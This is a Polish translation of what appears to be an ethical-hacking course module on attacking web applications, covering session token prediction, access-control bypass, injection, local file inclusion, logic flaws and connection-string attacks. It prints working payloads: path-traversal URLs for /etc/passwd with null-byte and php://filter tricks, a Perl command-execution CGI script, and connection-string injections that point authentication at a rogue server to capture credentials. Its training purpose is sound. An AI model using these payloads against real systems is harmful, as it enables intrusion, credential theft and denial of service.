Manipulowanie parametrami plików cookie to metoda używana do manipulowania plikami cookie ustawionymi przez aplikację internetową w celu przeprowadzania złośliwych ataków. Gdy użytkownik loguje się do serwisu, aplikacja internetowa ustawia sesyjny plik cookie i zapisuje go w przeglądarce. Manipulowanie parametrami plików cookie odbywa się w następujących krokach:

1. W pierwszym kroku zbierz sesyjne pliki cookie ustawione przez aplikację internetową i przeanalizuj je, aby określić mechanizm generowania plików cookie

2. W drugim kroku przechwytuj sesyjne pliki cookie ustawione przez aplikację internetową, manipuluj ich parametrami za pomocą narzędzi takich jak Burp Suite i odtwarzaj je w aplikacji, aby uzyskać nieautoryzowany dostęp do profili innych osób

3. Narzędzie przechwytuje każde żądanie wysyłane z przeglądarki i umożliwia edycję pliku cookie w celu zastąpienia go zmodyfikowanymi parametrami pliku cookie. Jeśli plik cookie nie jest bezpieczny, możesz być w stanie odgadnąć parametry

Burp Suite

Burp Suite to zintegrowana platforma do przeprowadzania testów bezpieczeństwa aplikacji internetowych. Posiada różne narzędzia, które współpracują ze sobą, wspierając cały proces testowania, od wstępnego mapowania i analizy powierzchni ataku aplikacji po znajdowanie i wykorzystywanie luk w zabezpieczeniach.

Kontrola dostępu do ataków

Kontrola dostępu jest częścią mechanizmów bezpieczeństwa aplikacji, które są logicznie oparte na uwierzytelnianiu i zarządzaniu sesją. Osoba atakująca przechodzi przez witrynę internetową, aby zidentyfikować następujące szczegóły kontroli dostępu do aplikacji:

Indywidualny dostęp do określonego podzbioru danych

Poziomy dostępu do dotacji (pracownicy, menedżerowie, przełożeni, dyrektorzy generalni itp.)

Funkcjonalność administratora do konfigurowania i monitorowania

Funkcjonalności umożliwiające eskalację uprawnień

Wykorzystywanie niezabezpieczonych kontroli dostępu

Kontrola dostępu oparta na parametrach: Każda aplikacja internetowa składa się z różnych parametrów żądań, takich jak pliki cookie i parametry ciągu zapytań. Aplikacja określa dostęp przyznany żądaniu na podstawie tych parametrów. Parametry te różnią się w przypadku zwykłego użytkownika i administratora. Czasami te parametry są niewidoczne dla zwykłych użytkowników i widoczne tylko dla administratorów. Jeśli osoba atakująca może zidentyfikować parametry przypisane administratorowi, może ustawić te parametry we własnych żądaniach i uzyskać dostęp do funkcji administracyjnych.

Kontrola dostępu oparta na refererach: W niektórych aplikacjach internetowych referer HTTP jest podstawą do podejmowania ważnych decyzji dotyczących kontroli dostępu. Strona odsyłająca HTTP jest uważana za niebezpieczną; atakujący może go użyć i manipulować nim do dowolnej wartości.

Kontrola dostępu oparta na lokalizacji: Położenie geograficzne użytkownika można określić za pomocą różnych metod. Najczęstszą metodą określania bieżącej lokalizacji jest adres IP. Atakujący mogą ominąć kontrolę dostępu opartą na lokalizacji, korzystając z internetowego serwera proxy, sieci VPN, urządzenia mobilnego obsługującego roaming danych oraz bezpośredniej manipulacji mechanizmami po stronie klienta.

Metody ataku na kontrolę dostępu

Atak przy użyciu różnych kont użytkowników: Próba uzyskania dostępu do aplikacji przy użyciu różnych kont użytkowników. Jeśli w aplikacji internetowej występuje jakakolwiek zepsuta kontrola dostępu, umożliwia ona dostęp do zasobów i funkcji jako uprawniony użytkownik. Możesz użyć narzędzi, takich jak Burp Suite, aby uzyskać dostęp i porównać dwa różne konteksty użytkownika.

Atak na procesy wieloetapowe: Wyżej wymieniona technika będzie nieskuteczna, jeśli w architekturze aplikacji internetowej zostanie ustanowiony proces wieloetapowy. W tym wieloetapowym procesie użytkownik wykona wiele wpisów na wielu poziomach, aby ukończyć zamierzony proces. W procesie wieloetapowym klient będzie wysyłał do serwera wiele żądań. Aby zaatakować taki proces, każde żądanie skierowane do serwera powinno zostać przechwycone i przetestowane pod kątem kontroli dostępu. Innym sposobem ręcznego zaatakowania procesu wieloetapowego jest kilkakrotne przejście przez chroniony proces wieloetapowy w przeglądarce i użycie narzędzi proxy do przełączenia tokena sesji dostarczanego w różnych żądaniach na token mniej uprzywilejowanego użytkownika.

Atak na zasoby statyczne: Zidentyfikuj aplikacje internetowe, w których adresy URL uzyskują dostęp do chronionych zasobów statycznych. Spróbuj bezpośrednio zażądać tych adresów URL i sprawdź, czy zapewniają one dostęp nieautoryzowanym użytkownikom.

Bezpośredni dostęp do metod ataku: aplikacje internetowe akceptują określone żądania, które zapewniają bezpośredni dostęp do interfejsów API po stronie serwera. Jeśli w tych metodach bezpośredniego dostępu występują jakiekolwiek luki w kontroli dostępu, osoba atakująca może je wykorzystać i skompromitować system.

Ograniczenia ataków na metody HTTP: Ważne jest przetestowanie różnych metod HTTP, takich jak GET, POST, PUT, DELETE, TRACE i OPTIONS. Atakujący modyfikuje metody http w celu skompromitowania aplikacji internetowych. Jeśli aplikacja internetowa zaakceptuje te zmodyfikowane żądania, można ominąć kontrolę dostępu.

Mechanizm zarządzania sesją ataku

Zarządzanie sesją aplikacji internetowej obejmuje wymianę poufnych informacji między serwerem a jego klientami tam, gdzie jest to wymagane. Jeśli takie zarządzanie sesją nie jest bezpieczne, atakujący może to wykorzystać do zaatakowania aplikacji internetowej za pośrednictwem mechanizmu zarządzania sesją, który jest kluczowym elementem bezpieczeństwa w większości aplikacji internetowych. Obecnie większość atakujących celuje w zarządzanie sesją aplikacji w celu przeprowadzania złośliwych ataków na aplikacje internetowe, co pozwala im łatwo ominąć solidne mechanizmy uwierzytelniania i podszywać się pod innych użytkowników, nawet nie znając ich danych uwierzytelniających (nazwy użytkownika, hasła). Atakujący mogą nawet przejąć kontrolę nad całą aplikacją, włamując się na konto administratora systemu.

Atak zarządzania sesją

Atak polegający na zarządzaniu sesją to metoda stosowana przez osoby atakujące w celu skompromitowania aplikacji internetowej. Atakujący łamią mechanizm zarządzania sesją aplikacji, aby ominąć kontrolę uwierzytelniania i podszywać się pod uprzywilejowanych użytkowników aplikacji. Obejmuje dwa etapy: generowanie tokena sesyjnego i eksploatację obsługi tokena sesyjnego. Aby wygenerować prawidłowy token sesji, osoby atakujące wykonują następujące czynności:

• Przewidywanie tokenów sesji: atakujący mogą to zrobić, gdy zdadzą sobie sprawę, że serwer używa deterministycznego wzorca między identyfikatorami sesji. Dzięki pomyślnemu uzyskaniu identyfikatorów poprzedniej i następnej sesji użytkownika, atakujący może przeprowadzić złośliwe ataki podszywając się pod użytkownika.

• Manipulowanie tokenem sesji: gdy atakujący uzyskają identyfikator poprzedniej i następnej sesji, mogą manipulować danymi sesji i angażować się w dalsze złośliwe działania. Gdy osoby atakujące wygenerują prawidłowy token sesji, próbują wykorzystać obsługę tokena sesji w następujący sposób:

• Atak Man-in-the-Middle (MITM): Atakujący przechwytują komunikację między dwoma systemami w sieci. Dzielą połączenie sieciowe na dwa: jedno między klientem a atakującym oraz drugie między atakującym a serwerem, który następnie działa jako proxy w przechwyconym połączeniu.

• Przejęcie sesji: osoby atakujące kradną identyfikator sesji użytkownika z zaufanej witryny internetowej w celu wykonania złośliwych działań.

• Powtórka sesji: osoby atakujące uzyskują identyfikator sesji użytkownika, a następnie wykorzystują go ponownie, aby uzyskać dostęp do konta użytkownika.

Atakowanie mechanizmu generowania tokenów sesji

Aby określić mechanizm generowania tokenów sesji w ataku zarządzania sesją, osoby atakujące kradną prawidłowe tokeny sesji, a następnie przewidują następny token sesji. Poprzez przewidywanie sesji osoby atakujące identyfikują wzorzec w tokenie sesji wymienianym między klientem a serwerem. Może się tak zdarzyć, gdy aplikacja internetowa ma słabe, przewidywalne identyfikatory sesji. Na przykład, gdy aplikacja internetowa sekwencyjnie przypisuje token sesji, osoby atakujące mogą przewidzieć tokeny poprzedniej i następnej sesji, znając dowolny identyfikator sesji. Przed przewidywaniem identyfikatora sesji osoby atakujące muszą uzyskać wystarczającą liczbę prawidłowych tokenów sesji dla legalnych użytkowników systemu.

Przykład słabego kodowania

Podczas kodowania szesnastkowego łańcucha ASCII user=jason;app=admin; date=08/01/2020, możesz przewidzieć kolejny token sesji zmieniając tylko datę i użyć go do kolejnej transakcji z serwerem.

https://www.certifiedhacker.com/checkout?

SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%

6E%3B%64%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30

Przewidywanie tokenów sesji

o Uzyskaj prawidłowe tokeny sesji, podsłuchując ruch lub legalnie logując się do aplikacji i analizując go pod kątem kodowania (kodowanie szesnastkowe, Base64) lub dowolnego wzorca o Jeśli jakiekolwiek znaczenie można odtworzyć na podstawie próbki tokenów sesji, spróbuj odgadnąć tokeny niedawno wystawione innym użytkownikom aplikacji

o Wykonaj dużą liczbę żądań z przewidywanymi tokenami do strony zależnej od sesji, aby określić prawidłowy token sesji

Atakowanie mechanizmu obsługi tokenów sesji: snifffowanir tokenów sesji

Najpierw wyszukuj ruch sieciowy w poszukiwaniu prawidłowych tokenów sesji, a następnie użyj ich do przewidywania następnego tokena sesji. Użyj przewidywanego identyfikatora sesji, aby uwierzytelnić się w docelowej aplikacji internetowej.

Czynności związane ze sniffowaniem tokenów sesji są następujące:

Sniffuj ruch aplikacji za pomocą narzędzia , takiego jak Wireshark lub przechwytującego serwera proxy, takiego jak Burp Suite

Jeśli jako mechanizm transmisji tokenów sesji używane są pliki cookie HTTP, a flaga bezpieczeństwa nie jest ustawiona, spróbuj odtworzyć plik cookie, aby uzyskać nieautoryzowany dostęp do aplikacji

Używaj sesyjnych plików cookie do przejmowania sesji, odtwarzania sesji i ataków MITM W związku z tym wąchanie prawidłowego tokena sesji jest ważne w atakach związanych z zarządzaniem sesją.

Wireshark

Wireshark to analizator protokołów sieciowych, który umożliwia atakującym przechwytywanie i interaktywne przeglądanie ruchu sieciowego. Wireshark przechwytuje na żywo ruch sieciowy z sieci Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay i FDDI, pomagając w ten sposób atakującym przechwycić identyfikatory sesji podczas przesyłania do i z docelowej aplikacji internetowej.

Wykonuj ataki polegające na wstrzykiwaniu/walidacji danych wejściowych

Ataki iniekcyjne są bardzo powszechne w aplikacjach internetowych. Wykorzystują podatny na ataki mechanizm sprawdzania poprawności danych wejściowych zaimplementowany przez aplikację internetową. Istnieje wiele rodzajów ataków polegających na wstrzykiwaniu, takich jak wstrzykiwanie skryptów internetowych, wstrzykiwanie poleceń systemu operacyjnego, wstrzykiwanie SMTP, wstrzykiwanie LDAP i wstrzykiwanie XPath. Innym często występującym atakiem jest atak typu SQL injection. Wstrzykiwanie często ma miejsce, gdy przeglądarka wysyła dane dostarczone przez użytkownika do interpretera jako część polecenia lub zapytania. W celu przeprowadzenia ataku polegającego na wstrzyknięciu osoby atakujące dostarczają spreparowane dane, które nakłaniają tłumacza do wykonania niezamierzonych poleceń lub zapytań. Dzięki tym wadom atakujący mogą łatwo odczytywać, tworzyć, aktualizować i usuwać dowolne dane dostępne dla aplikacji. W niektórych przypadkach osoby atakujące mogą nawet ominąć głęboko zagnieżdżone środowisko zapory sieciowej i przejąć pełną kontrolę nad aplikacją i jej systemem bazowym.

Ataki iniekcyjne/Ataki z walidacją danych wejściowych

Aby przeprowadzić ataki wstrzykiwania, należy dostarczyć spreparowane złośliwe dane wejściowe, które są poprawne składniowo zgodnie z interpretowanym językiem używanym do przerwania normalnego zamierzonego działania aplikacji. Poniżej opisano niektóre sposoby przeprowadzania ataków iniekcyjnych:

Wstrzykiwanie skryptów internetowych: jeśli dane wejściowe użytkownika są używane do dynamicznego wykonywania kodu, wprowadź spreparowane dane wejściowe, które przerywają zamierzony kontekst danych i wykonują polecenia na serwerze.

Wstrzykiwanie poleceń systemu operacyjnego: Wykorzystywanie systemów operacyjnych poprzez wprowadzanie złośliwego kodu w polach wejściowych, jeśli aplikacje wykorzystują dane wprowadzone przez użytkownika w poleceniu na poziomie systemu.

Wstrzykiwanie SMTP: wstrzykiwanie dowolnych poleceń SMTP do aplikacji i konwersacji na serwerze SMTP w celu generowania dużych ilości spamu.

SQL Injection: Wprowadź serię złośliwych zapytań SQL do pól wejściowych, aby bezpośrednio manipulować bazą danych.

Wstrzykiwanie LDAP: Wykorzystaj niezatwierdzone luki w zabezpieczeniach danych wejściowych aplikacji internetowych, aby przejść przez filtry LDAP i uzyskać bezpośredni dostęp do baz danych.

Wstrzykiwanie XPath: Wprowadź złośliwe ciągi znaków w polach wejściowych, aby manipulować zapytaniem XPath, tak aby zakłócało ono logikę aplikacji.

Przepełnienie bufora: wstrzyknięcie dużej ilości fałszywych danych poza pojemność pola wejściowego.

Wstrzykiwanie plików: wstrzykiwanie złośliwych plików poprzez wykorzystywanie mechanizmów „dynamicznego dołączania plików" w aplikacjach internetowych.

Kanonizacja: manipuluj zmiennymi, które odwołują się do plików za pomocą „kropka-kropka-ukośnik (../)", aby uzyskać dostęp do zastrzeżonych katalogów w aplikacji.

Uwaga: Pełne omówienie koncepcji i technik wstrzykiwania SQL zawiera Moduł 15: Wstrzykiwanie SQL.

Wykonaj włączenie pliku lokalnego (LFI)

Luka umożliwiająca włączenie plików lokalnych (LFI) umożliwia atakującym dodawanie własnych plików na serwerze za pośrednictwem przeglądarki internetowej. Taka luka pojawia się, gdy aplikacja dodaje pliki bez odpowiedniej weryfikacji danych wejściowych, umożliwiając w ten sposób atakującemu modyfikację danych wejściowych i osadzanie znaków przejścia ścieżki.

Luka LFI jest często wyzwalana w witrynach opartych na PHP. Poniżej podano prosty kod PHP podatny na LFI. Atakujący mogą wstawić parametr adresu URL do metody require() bez odpowiedniej weryfikacji.

$file = $ GET['page'];

require($file);

W takim przypadku osoba atakująca może po prostu wstawić ten ciąg i pobrać plik /etc/passwd przy użyciu następującego adresu URL:

http://xyz.com/page=../../../../../../e t c/p a s s w d

• Unikaj dodano .php i inne rozszerzenia pliku

Ogólnie rzecz biorąc, rozszerzenia plików są dodawane przy użyciu kodu PHP w następujący sposób:

$file = $_GET['page'];

require($file." .php");

Teraz do nazwy pliku dołączane jest php, co oznacza, że użytkownik nie może znaleźć wymaganego pliku, ponieważ plik /etc/passwd.php nie istnieje. Jeśli atakujący spróbuje wstawić bajty zerowe (%00) na końcu ciągu ataku, .php można łatwo ominąć:

http://xyz.com/page=../../../../../../etc/passwd%00

Inną metodą uniknięcia dodanego php jest dodanie znaku zapytania (?) do ciągu ataku:

http://xyz.com/page=../../../../../../etc/passwd?

Pomijanie wykonywania .php

Luka LFI może odczytywać pliki .txt, ale nie pliki .php, ponieważ są one wykonywane przez serwer, a ich zakończenie zawiera jakiś kod. Można tego uniknąć za pomocą wbudowanego filtra php w następujący sposób:

http://xyz.com/index.php?page=php://filter/convert.base64-encode/resource=index

Tutaj filtr php służy do konwersji wszystkiego do formatu Base64. Teraz cała strona jest zakodowana w Base64, którą można zdekodować, zapisać w pliku tekstowym i wykonać:

base64 -d savefile.php

Błędy w logice aplikacji ataku

We wszystkich aplikacjach internetowych na każdym poziomie stosowana jest ogromna ilość logiki. Implementacja jakiejś logiki może być narażona na różne ataki, które nie będą zauważalne. Większość atakujących koncentruje się głównie na atakach wysokiego poziomu, takich jak SQL Injection i skrypty XSS, ponieważ mają łatwo rozpoznawalne sygnatury. Natomiast błędy logiki aplikacji nie są powiązane z żadnymi typowymi sygnaturami, co sprawia, że błędy logiki aplikacji są trudniejsze do zidentyfikowania. Ręczne testowanie skanerów luk w zabezpieczeniach nie pozwala zidentyfikować tego typu luk, co umożliwia atakującym wykorzystanie takich luk do spowodowania poważnych szkód w aplikacjach internetowych. Większość wad aplikacji wynika z zaniedbania i fałszywych założeń programistów. Wady logiki aplikacji różnią się w zależności od rodzaju aplikacji internetowych i nie ograniczają się do konkretnej usterki. Zdobycie wiedzy na temat wcześniej eksploatowanych aplikacji z typowymi wadami logicznymi może dostarczyć odpowiednich informacji na temat podejścia do wykorzystywania luk w logice aplikacji. Poniżej opisano typowy scenariusz ilustrujący wykorzystywanie luk w logice aplikacji przez osoby atakujące:

Scenariusz: Zidentyfikuj i wykorzystaj luki logiczne w detalicznych aplikacjach internetowych

W większości detalicznych aplikacji internetowych proces składania zamówienia obejmuje wybór produktu, sfinalizowanie zamówienia, podanie szczegółów dotyczących płatności i dostawy. Deweloper zakłada, że każdy klient przeszedłby wszystkie poziomy w sekwencji zgodnie z założeniami. Zidentyfikuj takie aplikacje i za pomocą narzędzi proxy, takich jak Burp Suite, spróbuj kontrolować żądania wysyłane do aplikacji internetowej. Ponadto spróbuj ominąć trzeci etap, tj. przeskoczyć z drugiego etapu do czwartego etapu, manipulując żądaniami. Ten rodzaj ataku nazywany jest wymuszonym przeglądaniem. Ta wada umożliwia atakującemu uniknięcie zapłacenia ceny produktu i odebranie produktu pod wskazanym adresem. Może to spowodować poważne straty finansowe, jeśli atakujący zamierza wykorzystać je na dużą skalę.

Atakuj wspólne środowiska

Obecnie organizacje korzystają z zewnętrznych dostawców usług w zakresie hostingu i utrzymywania swoich aplikacji internetowych oraz odpowiedniej infrastruktury sieciowej. Ci usługodawcy świadczą usługi wielu klientom i równolegle hostują swoje aplikacje internetowe, korzystając z tej samej infrastruktury. Takie podejście prowadzi do wielu zagrożeń i ataków na aplikacje internetowe. Na przykład złośliwy klient usługodawcy może próbować zagrozić bezpieczeństwu aplikacji internetowej

innej organizacji lub klient może wdrożyć podatną na ataki aplikację internetową, która toruje drogę do złamania zabezpieczeń aplikacji internetowych innych organizacji. Następujące ataki mogą być przeprowadzane na współdzielonych środowiskach:

Ataki na mechanizm dostępu

Dostawca usług aplikacyjnych zapewnia organizacjom administracyjny interfejs sieciowy do konfigurowania i zarządzania aplikacją internetową i jej bazą danych z lokalizacji zdalnej. Ten mechanizm zdalnego dostępu jest podatny na różne ataki.

o Sprawdź, czy mechanizm zdalnego dostępu ma niezałatane luki lub błędy konfiguracji, które można wykorzystać. Atakujący wykorzystują takie luki w celu przechwycenia danych uwierzytelniających i uzyskania dostępu do aplikacji internetowej i jej bazy danych.

o Sprawdź, czy uprawnienia dostępu są odpowiednio rozdzielone pomiędzy klientami. Na przykład zła konfiguracja może dać klientom dostęp do powłoki zamiast dostępu do plików.

Ataki między aplikacjami

Luki w zabezpieczeniach jednej aplikacji internetowej mogą umożliwić atakującym wykonanie złośliwych skryptów i zagrozić bezpieczeństwu innych hostowanych aplikacji internetowych. Na przykład poniższy skrypt umożliwia atakującym zdalne wykonywanie poleceń:

```
#!/usr/bin/perl

use strict;

use CGI qw(:standard escapeHTML);

print header, start_html("");

if (param()){my $command = param("cmmd");

$command='$command';

print "$command\n";}

else {print start_form(); textfield("command");}

print end_html;
```

Uzyskując dostęp do wyżej wymienionego skryptu przez Internet, osoby atakujące mogą wykonywać polecenia systemu operacyjnego, takie jak whoami. Co więcej, podatna na ataki aplikacja internetowa może zostać wykorzystana do naruszenia bezpieczeństwa innych aplikacji internetowych. Na przykład luka umożliwiająca wstrzyknięcie kodu SQL w jednej aplikacji może pozwolić atakującemu na uruchamianie dowolnych poleceń i zapytań SQL w celu pobrania danych we współdzielonym środowisku i manipulowania danymi innych aplikacji.

Atak na łączność z bazą danych

Parametry połączenia z bazą danych służą do łączenia aplikacji z aparatami baz danych. W tych atakach napastnicy celują w połączenie z bazą danych, które tworzy łącze między serwerem bazy danych a jego oprogramowaniem klienckim. Aplikacja internetowa nawiązuje połączenie z bazą danych, dostarczając sterownikowi ciąg połączenia, który zawiera adres określonej bazy danych lub serwera i oferuje poświadczenia uwierzytelnienia instancji i użytkownika.

Na przykład:

Server=sql_box; Database=Common; User ID=uid; Pwd=password;

Atakowanie połączeń danych może spowodować nieupoważnioną kontrolę nad bazą danych. Ataki na łączność danych zapewniają atakującym dostęp do poufnych informacji w bazie danych. Ataki na łączność z bazą danych wykorzystują sposób, w jaki aplikacje łączą się z bazą danych, zamiast nadużywać zapytań do bazy danych. W tym celu używaj metod takich jak connection string injection attack, hash stealing, skanowanie portów i przejmowanie poświadczeń sieciowych. Poniżej znajduje się przykład typowego ciągu połączenia używanego do łączenia się z bazą danych Microsoft SQL Server:

"Data Source=Server,Port; Network Library=DBMSSOCN; Initial

Catalog=DataBase; User ID=Username; Password=pwd;"

Ataki na łączność danych są następujących typów:

Wstrzykiwanie parametrów połączenia: W środowisku uwierzytelniania delegowanego osoby atakujące wstrzykują parametry do ciągu połączenia, dodając do nich średnik. Taka sytuacja może wystąpić, gdy dynamiczne łączenie ciągów jest używane do tworzenia parametrów połączenia zgodnie z danymi wejściowymi użytkownika.

• Ataki z zanieczyszczeniem parametrami parametrów połączenia (CSPP): osoby atakujące nadpisują wartości parametrów w ciągu połączenia.

• DoS puli połączeń: atakujący sprawdzają ustawienia puli połączeń docelowej aplikacji, tworzą duże złośliwe zapytanie SQL i uruchamiają wiele zapytań jednocześnie, aby wykorzystać wszystkie połączenia w puli połączeń, powodując niepowodzenie zapytań do bazy danych dla uprawnionych użytkowników.

Wstrzykiwanie parametrów połączenia

Atak wstrzykiwania parametrów połączenia ma miejsce, gdy serwer używa dynamicznego łączenia ciągów do tworzenia parametrów połączenia na podstawie danych wprowadzonych przez użytkownika. Jeśli serwer nie zweryfikuje ciągu znaków i nie zezwoli na ucieczkę złośliwego tekstu lub znaków, osoba atakująca może potencjalnie uzyskać dostęp do poufnych danych lub innych zasobów na serwerze. Na przykład osoba atakująca może przeprowadzić atak, podając średnik i dodając dodatkową wartość. Atakujący analizuje ciąg połączenia za pomocą algorytmu „ostatni wygrywa" i zastępuje prawidłową wartość wrogimi danymi wejściowymi. Klasy konstruktora ciągu połączenia mogą wyeliminować zgadywanie i chronić serwer przed błędami składniowymi i lukami w zabezpieczeniach. Zapewniają metody i właściwości odpowiadające znanym parom klucz/wartość dozwolonym przez każdego dostawcę danych. Każda klasa utrzymuje stałą kolekcję synonimów i może przetłumaczyć synonim na odpowiadającą mu dobrze znaną nazwę klucza. Serwer sprawdza prawidłowe pary klucz/wartość, a nieprawidłowa para zgłasza wyjątek. Ponadto w bezpieczny sposób obsługuje wstrzykiwane wartości. Atakujący mogą łatwo wstrzyknąć parametry, po prostu dodając średnik przy użyciu technik wstrzykiwania ciągu połączenia w delegowanym środowisku uwierzytelniania. W poniższym przykładzie system prosi użytkownika o podanie nazwy użytkownika i hasła w celu utworzenia parametrów połączenia. Tutaj atakujący wprowadza hasło jako „pwd; Encryption=off"; oznacza to, że atakujący unieważnił system szyfrowania. Po wypełnieniu ciągu połączenia wartość szyfrowania zostanie dodana do wcześniej skonfigurowanego zestawu parametrów.

Ataki z zanieczyszczeniem parametrów ciągu połączenia (CSPP).

Serwer używa parametrów połączenia do łączenia aplikacji z silnikami baz danych. Techniki zanieczyszczania parametrami parametrów połączenia (CSPP) pozwalają atakującemu na szczególne wykorzystanie rozdzielonych średnikami ciągów połączeń z bazą danych, które są konstruowane dynamicznie na podstawie danych wprowadzanych przez użytkownika z aplikacji internetowych. W atakach CSPP osoby atakujące nadpisują wartości parametrów w parametrach połączenia, aby ukraść identyfikatory użytkowników i przejąć dane uwierzytelniające w sieci.

Kradzież hash

Zastępuje wartość parametru Data Source wartością fałszywego serwera Microsoft SQL Server i ustawia wartości nazwy użytkownika, źródła danych i zintegrowanych zabezpieczeń w następujący sposób:

User_Value: ; Data Source = Rogue_Server Password_Value: ; Integrated Security = true.

Zatem wynikowy ciąg łączący byłby następujący:

Data source = myServer; initial catalog = dbl; integrated security=no;

user ID=;Data Source=Rogue Server; Password=; Integrated Security=true;

Tutaj nadpisywane są parametry „DataSource" i „IntegratedSecurity". Dzięki temu wbudowane sterowniki aplikacji będą używać ostatniego zestawu wartości zamiast poprzednich. Teraz, gdy Microsoft SQL Server próbuje połączyć się z nieuczciwym serwerem, sniffer działający na nieuczciwym serwerze wyszukuje poświadczenia okna.

Skanowanie portów

Spróbuj połączyć się z różnymi portami, zmieniając wartość i wyświetlając komunikat o błędzie.

Inject User_Value: ; Data Source =Target_Server, Target_Port

Password_Value: ; Integrated Security = true

Wynikowy ciąg połączenia byłby następujący:

Data source = myServer; initial catalog = dbl; integrated security=no;

user id=;Data Source=Target Server, Target Port; Password=; Integrated

Security=true;

W tym przypadku ciąg połączenia przyjmie ostatni ustawiony parametr „DataSource"; aplikacja internetowa spróbuje połączyć się z portem „TargetPort" na komputerze „TargetServer". W ten sposób możesz przeprowadzić skanowanie portów, zauważając różne komunikaty o błędach.

Przechwytywanie poświadczeń sieciowych

Spróbuj połączyć się z bazą danych przy użyciu konta systemowego aplikacji internetowej zamiast zestawu poświadczeń dostarczonych przez użytkownika.

Inject User_Value: ; Data Source =Target_Server

Password_Value: ; Integrated Security = true

Wynikowy ciąg połączenia to:

Data source = myServer; initial catalog = dbl; integrated security=no;

user id=;Data Source=Target Server, Target Port; Password=; Integrated

Security=true;

W tym przypadku nadpisuje parametr „integratedsecurity” wartością równą „true”. Tym samym pozwoli ci połączyć się z bazą danych za pomocą konta systemowego, z którym działa aplikacja internetowa.

DoS puli połączeń

Sprawdź ustawienia puli połączeń aplikacji, skonstruuj duże złośliwe zapytanie SQL i uruchom wiele zapytań jednocześnie, aby wykorzystać wszystkie połączenia w puli połączeń, powodując niepowodzenie zapytań do bazy danych dla legalnych użytkowników. Na przykład domyślnie w ASP.NET maksymalna liczba dozwolonych połączeń w puli to 100, a limit czasu wynosi 30 sekund. Dlatego uruchom 100 zapytań o czasie wykonania ponad 30 sekund w ciągu 30 sekund, aby spowodować DoS puli połączeń, tak że nikt inny nie będzie mógł korzystać z części aplikacji związanych z bazą danych.

Atak na klienta aplikacji sieci Web

Ataki przeprowadzane na aplikację po stronie serwera infekują aplikację po stronie klienta, gdy ta wchodzi w interakcję ze złośliwymi serwerami lub przetwarza złośliwe dane. Ataki po stronie klienta mają miejsce, gdy klient nawiązuje połączenie z serwerem. Jeśli nie ma połączenia między klientem a serwerem, nie ma ryzyka, ponieważ serwer nie może przekazywać klientowi złośliwych danych. Rozważmy atak po stronie klienta, w którym zainfekowana strona internetowa celuje w określoną słabość przeglądarki i skutecznie ją wykorzystuje. W rezultacie złośliwy serwer uzyskuje nieautoryzowaną kontrolę nad systemem klienckim. Atakujący wchodzą w interakcje z aplikacjami po stronie serwera w nieoczekiwany sposób, aby wykonywać złośliwe działania przeciwko użytkownikom końcowym i uzyskiwać dostęp do nieautoryzowanych danych. Poniżej omówiono niektóre metody wykorzystywane przez osoby atakujące do przeprowadzania złośliwych ataków.

Cross-Site Scripting: Atakujący omija mechanizm bezpieczeństwa identyfikatora klienta, uzyskuje uprawnienia dostępu, a następnie umieszcza złośliwe skrypty na stronach internetowych witryny. Te złośliwe skrypty mogą nawet przepisać zawartość HTML witryny.

Wstrzyknięcie nagłówka HTTP: Atakujący dzielą odpowiedź HTTP na wiele odpowiedzi, wstrzykując złośliwą odpowiedź w nagłówku HTTP. W ten sposób mogą niszczyć strony internetowe, zatruwać pamięć podręczną i uruchamiać skrypty między witrynami.

Atak polegający na fałszerstwie żądań: w ataku polegającym na fałszowaniu żądań osoby atakujące wykorzystują zaufanie strony internetowej lub aplikacji internetowej do przeglądarki użytkownika. Atak polega na umieszczeniu na stronie łącza, które przenosi użytkownika do uwierzytelnionej witryny.

Ataki na prywatność: Atak na prywatność polega na śledzeniu wykonywanym za pomocą zdalnej witryny przy użyciu trwałego stanu przeglądarki, który wyciekł.

Ataki przekierowania: Atakujący opracowują kod i łącza, które przypominają legalną witrynę, którą użytkownik chce odwiedzić; jednak adres URL przekierowuje użytkownika do złośliwej witryny internetowej, na której osoby atakujące mogą potencjalnie uzyskać dane uwierzytelniające użytkownika i inne poufne informacje.

Wstrzykiwanie ramki: gdy skrypty nie sprawdzają poprawności swoich danych wejściowych, osoby atakujące wstrzykują kod przez ramki. Dotyczy to wszystkich przeglądarek i skryptów, które nie

sprawdzają poprawności niezaufanych danych wejściowych. Luki te występują na stronach HTML z ramkami. Innym powodem tej luki jest to, że przeglądarki internetowe obsługują edycję ramek.

Utrwalanie sesji: Utrwalanie sesji pomaga atakującym przejąć ważne sesje użytkownika. Uwierzytelniają się przy użyciu znanego identyfikatora sesji, a następnie używają znanego identyfikatora sesji do przejęcia sesji zatwierdzonej przez użytkownika. W ten sposób osoby atakujące oszukują użytkowników i uzyskują dostęp do prawdziwego serwera WWW przy użyciu istniejącej wartości identyfikatora sesji.

Ataki ActiveX: atakujący zwabiają ofiary za pośrednictwem wiadomości e-mail lub łącza, które jest skonstruowane w taki sposób, że luki w kodzie zdalnego wykonania stają się dostępne, umożliwiając atakującym uzyskanie uprawnień dostępu równych uprawnieniom użytkowników.

Atak na usługi sieciowe

Aplikacje internetowe często wykorzystują usługi sieciowe do implementacji określonej funkcjonalności. Jeśli usługi sieciowe zintegrowane z aplikacjami internetowymi są podatne na ataki, same aplikacje również stają się podatne na ataki, co umożliwia atakującym wykorzystanie takich aplikacji za pośrednictwem zintegrowanych usług internetowych, które są podatne na ataki. W ten sposób osoby atakujące łatwo atakują usługi sieciowe. Dlatego zaatakowane usługi sieciowe stanowią poważne zagrożenie dla bezpieczeństwa. Usługi sieciowe działają na starszych aplikacjach sieciowych, a każdy atak na usługę sieciową natychmiast ujawni luki w zabezpieczeniach biznesowych i logicznych aplikacji dla różnych atakówi. Atakujący mogą atakować usługi internetowe przy użyciu różnych technik, ponieważ aplikacje internetowe udostępniają te usługi użytkownikom za pomocą różnych mechanizmów. W związku z tym zwiększa się prawdopodobieństwo wystąpienia luk w zabezpieczeniach. Atakujący wykorzystują te luki w zabezpieczeniach usług sieciowych. Istnieje wiele powodów, dla których osoby atakujące atakują usługi sieciowe. Atakujący wybierają odpowiedni atak w zależności od celu ataku. Jeśli atakujący chcą jedynie powstrzymać usługę sieciową przed obsługą zamierzonych użytkowników, mogą przeprowadzić atak DoS, wysyłając liczne żądania.

Ataki sondujące usługi sieciowe

